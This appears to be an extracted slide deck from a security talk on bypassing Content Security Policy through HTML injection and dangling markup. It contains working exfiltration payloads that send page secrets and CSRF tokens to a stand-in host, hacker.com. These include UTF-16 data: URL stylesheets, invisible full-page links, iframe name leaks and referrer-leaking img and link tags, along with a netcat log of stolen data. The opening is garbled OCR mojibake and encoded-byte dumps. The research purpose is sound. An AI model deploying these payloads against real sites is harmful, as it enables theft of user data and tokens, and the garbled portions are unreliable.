惚^レ挺^レ十^レ十^レ十^レ十^レ欣^レ匆^レ隅^レ慎^レ馊^レ十^レ娠^レ勃^レ
潤^レ汰^レ欣^レ狷^レ慰^レ狷^レ狎^レ 料^レ十^レ十^レ十^レ十^レ欣^レ匆
隅^レ浅^レ榆^レ攪^レ十^レ掇^レ潯^レ贈^レ慨^レ正^レ勃^レ 潤
心^レ匆^レ隅^レ款^レ牢^レ 十^レ十^レ十^レ十^レ十^レ狷^レ慰^レ狷^レ惟
淙^レ敲^レ十^レ兀^レ .^レフイ^レ→^レチム^レル^レ嬢^レバ^レル^レ嬢^レ欣^レ
狷^レ慰^レ狷^レ狎^レ 料^レ十^レ十^レ欣^レ搯^レ 櫟^レ牢^レ士
款^レ牢^レ 十^レ十^レ十^レ撐^レ 十^レ十^レ十^レ十^レ十^レ狷^レ慰^レ
狷^レ北^レ淙^レ攪^レ十^レ拏^レ摩^レ戩^レ牽^レ心^レ匆^レ隅^レ款^レ牢^レ

?html_injection=<iframe src='data:text/html; charset=utf-16, <p><h1> Hello </h1></p>

```
<style> *{background-image: url(http://hacker.com/leak?data=
```

Encode it in **UTF-16** so that it becomes valid code

澗汰放獐慰狎卵 料++++放匆
馮 浅榆攪+☹搜潯贈慨正犒 澗
心匆馮款牢 t++++狎慰狎准
濛敲+兀 .フイ↳サンビル嬢バール嬢放
獐慰狎卵 料+++放摺 櫟牢士
款牢 t+++撑 t++++狎慰
狎北浚攪+拏摩戩牵心匆馮款牢

secret



豈物瑤

< >



犒

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%E3

%B0

%AF

%E6

%B9

%A9

%E7

%95

%B0

%E2

%81

%B4

%E7

%A5

%B4

%E6

%95

%B0

%E2

%88

%BD

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%E3

11100011

%B0

10110000

%AF

10101111

%E6

11100110

%B9

10111001

%A9

10101001

%E7

11100111

%95

10010101

%B0

10110000

%E2

11100010

%81

10000001

%B4

10110100

%E7

11100111

%A5

10100101

%B4

10110100

%E6

11100110

%95

10010101

%B0

10110000

%E2

11100010

%88

10001000

%BD

10111101

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%E3

11100011

%B0

10110000

%AF

10101111

%E6

11100110

%B9

10111001

%A9

10101001

%E7

11100111

%95

10010101

%B0

10110000

%E2

11100010

%81

10000001

%B4

10110100

%E7

11100111

%A5

10100101

%B4

10110100

%E6

11100110

%95

10010101

%B0

10110000

%E2

11100010

%88

10001000

%BD

10111101

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%E3

11100011

%B0

10110000

%AF

10101111

%E6

11100110

%B9

10111001

%A9

10101001

%E7

11100111

%95

10010101

%B0

10110000

%E2

11100010

%81

10000001

%B4

10110100

%E7

11100111

%A5

10100101

%B4

10110100

%E6

11100110

%95

10010101

%B0

10110000

%E2

11100010

%88

10001000

%BD

10111101

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

| | | |
|------------|------------|------------|
| %E3 | %B0 | %AF |
| 0011 | 10110000 | 10101111 |
| %E6 | %B9 | %A9 |
| 0110 | 10111001 | 10101001 |
| %E7 | %95 | %B0 |
| 0111 | 10010101 | 10110000 |
| %E2 | %81 | %B4 |
| 0010 | 10000001 | 10110100 |
| %E7 | %A5 | %B4 |
| 0111 | 10100101 | 10110100 |
| %E6 | %95 | %B0 |
| 0110 | 10010101 | 10110000 |
| %E2 | %88 | %BD |
| 0010 | 10001000 | 10111101 |

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%E3

0011

%B0

110000

%AF

101111

%E6

0110

%B9

111001

%A9

101001

%E7

0111

%95

010101

%B0

110000

%E2

0010

%81

000001

%B4

110100

%E7

0111

%A5

100101

%B4

110100

%E6

0110

%95

010101

%B0

110000

%E2

0010

%88

001000

%BD

111101

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%E3

0011

%B0

110000

%AF

101111

%E6

0110

%B9

111001

%A9

101001

%E7

0111

%95

010101

%B0

110000

%E2

0010

%81

000001

%B4

110100

%E7

0111

%A5

100101

%B4

110100

%E6

0110

%95

010101

%B0

110000

%E2

0010

%88

001000

%BD

111101

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

| | | | |
|------------|------------|--------|------------|
| %E3 | %B0 | | %AF |
| 00111100 | 00 | 101111 | |
| %E6 | %B9 | | %A9 |
| 01101110 | 01 | 101001 | |
| %E7 | %95 | | %B0 |
| 01110101 | 01 | 110000 | |
| %E2 | %81 | | %B4 |
| 00100000 | 01 | 110100 | |
| %E7 | %A5 | | %B4 |
| 01111001 | 01 | 110100 | |
| %E6 | %95 | | %B0 |
| 01100101 | 01 | 110000 | |
| %E2 | %88 | | %BD |
| 00100010 | 00 | 111101 | |

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

| | | |
|------------|------------|------------|
| %E3 | %B0 | %AF |
| 00111100 | | 00101111 |
| %E6 | %B9 | %A9 |
| 01101110 | | 01101001 |
| %E7 | %95 | %B0 |
| 01110101 | | 01110000 |
| %E2 | %81 | %B4 |
| 00100000 | | 01110100 |
| %E7 | %A5 | %B4 |
| 01111001 | | 01110100 |
| %E6 | %95 | %B0 |
| 01100101 | | 01110000 |
| %E2 | %88 | %BD |
| 00100010 | | 00111101 |

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

00111100

00101111

01101110

01101001

01110101

01110000

00100000

01110100

01111001

01110100

01100101

01110000

00100010

00111101

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

00111100

00101111

01101110

01101001

01110101

01110000

00100000

01110100

01111001

01110100

01100101

01110000

00100010

00111101

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%3c

00111100

%6e

01101110

%75

01110101

%20

00100000

%79

01111001

%65

01100101

%20

00100010

%2f

00101111

%69

01101001

%70

01110000

%74

01110100

%74

01110100

%70

01110000

%3d

00111101

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%3c = <

00111100

%6e = n

01101110

%75 = u

01110101

%20 =

00100000

%79 = y

01111001

%65 = e

01100101

%20 =

00100010

%2f = /

00101111

%69 = i

01101001

%70 = p

01110000

%74 = t

01110100

%74 = t

01110100

%70 = p

01110000

%3d = =

00111101

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

<

/

n

i

u

p

t

y

t

e

p

=

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

<input type=


UTF-16 is Little Endian
(read backwards)



frame-src allowing data: URLs

Works only ~19.6% of the time

● Can use data: URLs ● Can't use data: URLs



Bypass #2

Hacking with style

Works around %70.4 of the time

Bypass #2 UTF-16 character set encoding attack

```
<iframe src="data:text/html; charset=utf-8, <body> <h1> hello. </h1> </body>">
```

```
<link rel="stylesheet"  
href="data:text/css; charset=utf-8, *{background: yellow;}" />
```

Bypass #2 UTF-16 character set encoding attack

```
<link rel="stylesheet"
  href='data:text/css, charset=utf-8 , *{background-image: url(https://hacker.com/exfiltrate_data/
```

Secret data:

```
<div>
  <span> Name:      Zero-cool </span>
  <span> Email:     0-cool@hackers.com </span>
  <span> Phone:     +1 (337) 31337-31337 </span>
</div>
```

```
<div>
  <span> Name:      Acid burn </span>
  <span> Email:     acid-burn@hackers.com </span>
  <span> Phone:     +1 (337) 999-777-999 </span>
</div>
```

Save your contacts' **information**

Bypass #2 UTF-16 character set encoding attack

```
<link rel="stylesheet"
href='data:text/css, charset=utf-8 *{background-image: url(https://hacker.com/exfiltrate_data/
```

Secret data:

```
<div>
  <span> Name:      Zero-cool </span>
  <span> Email:     0-cool@hackers.com </span>
  <span> Phone:     +1 (337) 31337-31337 </span>
</div>
```

```
<div>
  <span> Name:      Acid burn </span>
  <span> Email:     acid-burn@hackers.com </span>
  <span> Phone:     +1 (337) 999-777-999 </span>
</div>
```

Save your contacts' **information**

Bypass #2 UTF-16 character set encoding attack

```
<link rel="stylesheet"
href='data:text/css, charset=utf-16; *{background-image: url(https://hacker.com/exfiltrate_data/
```

Secret data:

```
<div>
  <span> Name:      Zero-cool </span>
  <span> Email:     0-cool@hackers.com </span>
  <span> Phone:     +1 (337) 31337-31337 </span>
</div>
```

```
<div>
  <span> Name:      Acid burn </span>
  <span> Email:     acid-burn@hackers.com </span>
  <span> Phone:     +1 (337) 999-777-999 </span>
</div>
```

Save your contacts' **information**

Bypass #2 UTF-16 character set encoding attack

```
<link rel="stylesheet"
href='data:text/css, charset=utf-16, *{background-image: url(https://hacker.com/exfiltrate_data/
```

Secret data:

```
<div>
  <span> Name:      Zero-cool </span>
  <span> Email:     0-cool@hackers.com </span>
  <span> Phone:     +1 (337) 31337-31337 </span>
</div>
```

```
<div>
  <span> Name:      Acid burn </span>
  <span> Email:     acid-burn@hackers.com </span>
  <span> Phone:     +1 (337) 999-777-999 </span>
</div>
```

Save your contacts' **information**

Bypass #2 UTF-16 character set encoding attack

```
<link rel="stylesheet"
href='data:text/css, charset=utf-16,%2500*%2500{%2500b%2500a%2500c%2500k%2500g%2500r%2500o%2500u
%2500n%2500d%2500-%2500i%2500m%2500a%2500g%2500e%2500:%2500
%2500u%2500r%2500l%2500(%2500h%2500t%2500t%2500p%2500:%2500/
%2500/%2500h%2500a%2500c%2500k%2500.%2500n%2500e%2500t%2500/
%2500l%2500e%2500a%2500k%2500/'>
```

Secret data:

```
<div>
  <span> Name:      Zero-cool </span>
  <span> Email:     0-cool@hackers.com </span>
  <span> Phone:     +1 (337) 31337-31337 </span>
</div>
```

```
<div>
  <span> Name:      Acid burn </span>
  <span> Email:     acid-burn@hackers.com </span>
  <span> Phone:     +1 (337) 999-777-999 </span>
</div>
```

Save your contacts' **information**

Bypass #2 UTF-16 character set encoding attack

```
<link rel="stylesheet"
href='data:text/css, charset=utf-16,%2500*%2500{%2500b%2500a%2500c%2500k%2500g%2500r%2500o%2500u
%2500n%2500d%2500-%2500i%2500m%2500a%2500g%2500e%2500:%2500
%2500u%2500r%2500l%2500(%2500h%2500t%2500t%2500p%2500:%2500/
%2500/%2500h%2500a%2500c%2500k%2500.%2500n%2500e%2500t%2500/
%2500l%2500e%2500a%2500k%2500/'
```

Secret data:

```
<div>
  <span> Name:      Zero-cool </span>
  <span> Email:     0-cool@hackers.com </span>
  <span> Phone:     +1 (337) 31337-31337 </span>
</div>
```

```
<div>
  <span> Name:      Acid burn </span>
  <span> Email:     acid-burn@hackers.com </span>
  <span> Phone:     +1 (337) 999-777-999 </span>
</div>
```

Save your contacts' **information**

→ 好咖啡

stylesheets that can use **data:** URLs

Can use **data:** URLs Can't use **data:** URLs

70.4%

29.6%



Bypass #3 Target down

Works regardless of the configuration

```
default-src 'none'; form-action 'none';
```

Bypass #3 Target down

```
`${ content_injection }
```

```
<form>
```

```
...
```

```
  <input name="CSRF_token" value="723957544679576545" />
```

```
...
```

```
</form>
```

Bypass #3 Target down

```
<a
  href='https://hacker.com/exfiltrate_data/'>

<form>
  ...
  <input name="CSRF_token" value="723957544679576545" />
  ...
</form>
```

Bypass #3 Target down

```
<a
  href='https://hacker.com/exfiltrate_data/

<form>
  ...
  <input name="CSRF_token" value="723957544679576545" />
  ...
</form>
```

Bypass #3 Target down

```
<a
  href='https://hacker.com/exfiltrate_data/

<form>
  ...
  <input name="CSRF_token" value="723957544679576545" />
  ...
</form>
```

disabled link

Bypass #3 Target down

```
<a      target="_blank"
      href='https://hacker.com/exfiltrate_data/

<form>
    ...
    <input name="CSRF_token" value="723957544679576545" />
    ...
</form>
```

~~disabled link~~

Bypass #3 Target down

```
<a      target="_blank"
      href='https://hacker.com/exfiltrate_data/

<form>
    ...
    <input name="CSRF_token" value="723957544679576545" />
    ...
</form>

style="opacity: 0; width: 100%; height: 100%;
      position: absolute; top: 0; right: 0;"
```

Make it huge and invisible!

Bypass #4

Bypass URL request validation

Bypass #4

```
<iframe src="https://hacker.com/exfiltrate_data/" name='
```

Secret data:

```
<div>  
  <span> Name:      Zero-cool </span>  
  <span> Email:     0-cool@hackers.com </span>  
  <span> Phone:    +1 (337) 31337-31337 </span>  
</div>
```

```
<div>  
  <span> Name:      Acid burn </span>  
  <span> Email:     acid-burn@hackers.com </span>  
  <span> Phone:    +1 (337) 999-777-999 </span>  
</div>
```

Save your contacts' **information**

Bypass #4

```
<iframe src="https://hacker.com/exfiltrate_data/" name='
```

Secret data:

```
<div>  
  <span> Name:      Zero-cool </span>  
  <span> Email:     0-cool@hackers.com </span>  
  <span> Phone:     +1 (337) 31337-31337 </span>  
</div>
```

```
<div>  
  <span> Name:      Acid burn </span>  
  <span> Email:     acid-burn@hackers.com </span>  
  <span> Phone:     +1 (337) 999-777-999 </span>  
</div>
```

Save your contacts' **information**

```
alert(window.name)
```

frame-src policies

```
<iframe src="https://hacker.com/exfiltrate_data.html" name='
```

Can load any domain

Only certain domains

67.4%

32.5%

object-src policies

```
<object data="https://hacker.com/exfiltrate_data/" name='
```

```
<embed src="https://hacker.com/exfiltrate_data/" name='
```

Can load any domain

Only certain domains

62.8%

37.2%

Bypass #4

Found by someone else:

<https://issues.chromium.org/issues/40089058>

form-action Content Security Policy bypass

form-action Content Security Policy bypass

```
<a href='//hacker.com/'> Click me </a>
```

```
GET / HTTP/1.1
```

```
Host: hacker.com
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
```

```
(KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
```

```
Referer: http://victim.com/vulnerable_page
```

```
...
```

form-action Content Security Policy bypass

```
<img src='//hacker.com/img' referrerpolicy='unsafe-url' />
```

```
GET /img HTTP/1.1
```

```
Host: hacker.com
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
```

```
(KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
```

```
Referer: http://victim.com/vulnerable_page
```

```
...
```

form-action Content Security Policy bypass

```
/vulnerable.aspx?xss=<h1> Hello </h1>
```

```
`${ content_injection }`
```

Secret data:

```
<div>  
  <span> Name:      Zero-cool </span>  
  <span> Email:     0-cool@hackers.com </span>  
  <span> Phone:     +1 (337) 31337-31337 </span>  
</div>  
<div>  
  <span> Name:      Acid burn </span>  
  <span> Email:     acid-burn@hackers.com </span>  
  <span> Phone:     +1 (337) 999-777-999 </span>  
</div>
```

No quote here.

`/vulnerable.aspx?xss=`

```
<textarea name="exfiltrated_data">
```

Secret data:

```
<div>
```

```
  <span> Name:      Zero-cool </span>
```

```
  <span> Email:     0-cool@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Name:      Acid burn </span>
```

```
  <span> Email:     acid-burn@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 999-777-999 </span>
```

```
</div>
```

No quote here.

`/vulnerable.aspx?xss=`

```
<input type="submit" value="Submit button" style="invisible..." />
```

```
<textarea name="exfiltrated_data">
```

Secret data:

```
<div>
```

```
  <span> Name:      Zero-cool </span>
```

```
  <span> Email:     0-cool@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Name:      Acid burn </span>
```

```
  <span> Email:     acid-burn@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 999-777-999 </span>
```

```
</div>
```

No quote here.

</vulnerable.aspx?xss=>

```
<form action="/vulnerable.aspx" method="GET">
```

```
<input type="submit" value="Submit button" style="invisible..." />
```

```
<textarea name="exfiltrated_data">
```

Secret data:

```
<div>
```

```
  <span> Name:      Zero-cool </span>
```

```
  <span> Email:     0-cool@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Name:      Acid burn </span>
```

```
  <span> Email:     acid-burn@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 999-777-999 </span>
```

```
</div>
```

No quote here.

`/vulnerable.aspx?xss=`

```
<form action="/vulnerable.aspx" method="GET">
<input name="xss" type="hidden"
  value="<img src='//hacker.com/exfiltrate_data/' referrerpolicy='unsafe-url' />" />
<input type="submit" value="Submit button" style="invisible..." />
<textarea name="exfiltrated_data">
```

Secret data:

```
<div>
  <span> Name:      Zero-cool </span>
  <span> Email:     0-cool@hackers.com </span>
  <span> Phone:     +1 (337) 31337-31337 </span>
</div>
<div>
  <span> Name:      Acid burn </span>
  <span> Email:     acid-burn@hackers.com </span>
  <span> Phone:     +1 (337) 999-777-999 </span>
</div>
```

No quote here.

`/vulnerable.aspx?xss=`

```
<form action="/vulnerable.aspx" method="GET">
```

```
<input name="xss" type="hidden"
```

```
value="<img src='//hacker.com/exfiltrate_data/' referrerpolicy='unsafe-url' />" />
```

```
<input type="submit" value="Submit button" style="invisible..." />
```

```
<textarea name="exfiltrated_data">
```

Secret data:

```
<div>
```

```
<span> Name:      Zero-cool </span>
```

```
<span> Email:     0-cool@hackers.com </span>
```

```
<span> Phone:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
<span> Name:      Acid burn </span>
```

```
<span> Email:     acid-burn@hackers.com </span>
```

```
<span> Phone:    +1 (337) 999-777-999 </span>
```

```
</div>
```

No quote here.

`/vulnerable.aspx?xss=`

```
<form action="/vulnerable.aspx" method="GET">
```

```
<input name="xss" type="hidden"
```

```
  value="<img src='//hacker.com/exfiltrate data/' referrerpolicy='unsafe-url' />" />" />
```

```
<input type="submit" value="Submit button" style="invisible..." />
```

```
<textarea name="exfiltrated_data">
```

Secret data:

```
<div>
```

```
  <span> Name:      Zero-cool </span>
```

```
  <span> Email:     0-cool@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Name:      Acid burn </span>
```

```
  <span> Email:     acid-burn@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 999-777-999 </span>
```

```
</div>
```

No quote here.

`/vulnerable.aspx?xss=`

form-action Content Security Policy bypass

```
?xss=<img src='//hacker.com/img' referrerpolicy='unsafe-url' />
```

form-action Content Security Policy bypass

```
?xss=<img src='//hacker.com/img' referrerpolicy='unsafe-url' />
```

```
GET /img HTTP/1.1
```

```
Host: hacker.com
```

form-action Content Security Policy bypass

```
?xss=<img src='//hacker.com/img' referrerpolicy='unsafe-url' />
```

```
GET /img HTTP/1.1
```

```
Host: hacker.com
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
```

```
(KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
```

```
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*;
```

```
Referer: http://lab.localhost/vulnerable.aspx?xss=%3Cimg%20
```

```
src=%22//hacker.com/img%22%20referrerpolicy=%27unsafe-url%27%3E
```

```
Accept-Encoding: gzip, deflate, br, zstd
```



🔄 /vulnerable.aspx?

Secret data:

Name: Zero-cool

Email: 0-cool@hackers.com

Phone: +1 (337) 31337-31337

Name: Acid burn

Email: acid-burn@hackers.com

Phone: +1 (337) 999-777-999



`/vulnerable.aspx`



`/vulnerable.aspx?xss=<form action="" method=get><textarea name=exfiltrated_data>`

```
<p><b><h4>  
  Secret data:  
</p></b></h4>  
  
  <div>  
    <span> Name:      Zero-cool </span>  
    <span> Email:     0-cool@hackers.com </span>  
    <span> Phone:     +1 (337) 31337-31337 </span>  
  </div>  
  <div>  
    <span> Name:      Acid burn </span>  
    <span> Email:     acid-burn@hackers.com </span>  
    <span> Phone:     +1 (337) 999-777-999 </span>  
  </div>  
  
  No quote here.  
  

```



← → ↻ /vulnerable.aspx?xss=<form action="" method=get><textarea name=exfiltrated_data>

Submit button

```
<p><b><h4>  
  Secret data:  
</p></b></h4>  
  
  <div>  
    <span> Name:      Zero-cool </span>  
    <span> Email:     0-cool@hackers.com </span>  
    <span> Phone:     +1 (337) 31337-31337 </span>  
  </div>  
  <div>  
    <span> Name:      Acid burn </span>  
    <span> Email:     acid-burn@hackers.com </span>  
    <span> Phone:     +1 (337) 999-777-999 </span>  
  </div>  
  
  No quote here.  
  

```



/vulnerable.aspx?exfiltrated_data=<p><h4>%0D%0A Secret data: %0D%0A</p></h4>%0A+



Secret data:

Name: Zero-cool

Email: 0-cool@hackers.com

Phone: +1 (337) 31337-31337

Name: Acid burn

Email: acid-burn@hackers.com

Phone: +1 (337) 999-777-999




```
tr3w@spine-ripper:~$ nc -l -vv -p 4444
Listening on 0.0.0.0 4444
Connection received on localhost 36208
GET /exfiltrate_data/ HTTP/1.1
Host: 127.0.0.1:4444
Connection: keep-alive
sec-ch-ua-platform: "Linux"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0
sec-ch-ua: "Chromium";v="130", "Google Chrome";v="130", "Not?A_Brand";v="99"
sec-ch-ua-mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: http://lab.localhost/xss/dangling-div.php?html_injection=%3Cimg+src%3D%27%2F%2F127.0.0.1%3F%27+referrerpolicy%3D%27unsafe-url%27&exfiltrated_data=%3Cp%3E%3Cb%3E%3Ch4%3E%0D%0A%09secret+data%3E%3C%2Fh4%3E%0D%0A%0D%0A+++++++%3Cdiv%3E%0D%0A+++++++%3Cspan%3E+Name%3A+++Zero-cool+%3C%2Fspan%3E+Email%3A+++0-cool%40hackers.com+%3C%2Fspan%3E%0D%0A+++++++%3Cspan%3E+Phone%3A+++%2B13C%2Fspan%3E%0D%0A+++++++%3C%2Fdiv%3E%0D%0A%0D%0A+++++++%3Cdiv%3E%0D%0A+++++++%3Cspan%3E+Name%3E%0D%0A+++++++%3Cspan%3E+Email%3A+++acid-burn%40hackers.com+%3C%2Fspan%3E%0D%0A+++++++%2B1+%28337%29+666-777-999+%3C%2Fspan%3E%0D%0A+++++++%3C%2Fdiv%3E%0D%0A%0D%0A+++++++Save+your+contact%0D%0A%0D%0A%3Cimg+src%3D%22%2Fimg%2Fcoffee.png%22+width%3D%22519+px%22+height%3D%22318+px%22+%2F%3E%0D%0A%3C%2Fhtml%3E%0D%0A%0D%0A
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9,es;q=0.8
```

Ways to leak a URL

```
<img src='https://hacker.com' referrerpolicy='unsafe-url' />
```

```
<link referrerpolicy='unsafe-url' rel="preload" as="font" href="https://hacker.com" />
```

```
<link referrerpolicy='unsafe-url' rel="preload" as="image" href="https://hacker.com" />
```

```
<link referrerpolicy='unsafe-url' rel="preload" as="script" href="https://hacker.com" />
```

```
<link referrerpolicy='unsafe-url' rel="preload" as="style" href="https://hacker.com" />
```

```
<link referrerpolicy='unsafe-url' rel="preload" as="track" href="https://hacker.com" />
```

```
<link referrerpolicy='unsafe-url' rel="stylesheet" href="https://hacker.com" />
```

Redirect

```
<meta http-equiv="Refresh" content="0, url=https://hacker.com/" />
```

```
<meta name="referrer" content="unsafe-url" />
```

form-action Content Security Policy bypass

```
<a referrerpolicy="unsafe-url" href="https://hacker.com"  
  style="opacity: 0; width: 100%; height: 100%;  
    position: absolute; top: 0; right: 0;" />
```

Websites that do use `form-action`


● `'self'` ● other domain / `'none'`



Websites whose **form-action** can be bypassed

● Exploitable

● Safe



Other tactics for dealing with
the Content-Security-Policy

style-src is always set to 'unsafe-inline'

`style-src` is always set to `'unsafe-inline'`

CSS is dangerous but a lot of people don't know

● Websites that allow inline CSS

100.0%

`style-src` is always set to `'unsafe-inline'`

Algorithms with CSS:

- Arithmetic operations
- Emulate memory
- Conditions
- Loops

Weaponizing CSS

Gareth Heyes, Eduardo Vela Nava, David Lindsay at Blue Hat:


<https://thespanner.co.uk/2008/10/20/bluehat>

Exploitation tool by Portswigger researcher Gareth Heyes

******* Blind CSS Exfiltration *******

```
<style> @import 'https://portswigger-labs.net/blind-css-exfiltration/start'; </style>
```

@garethheyes



Overwrite form input with
parameter pollution

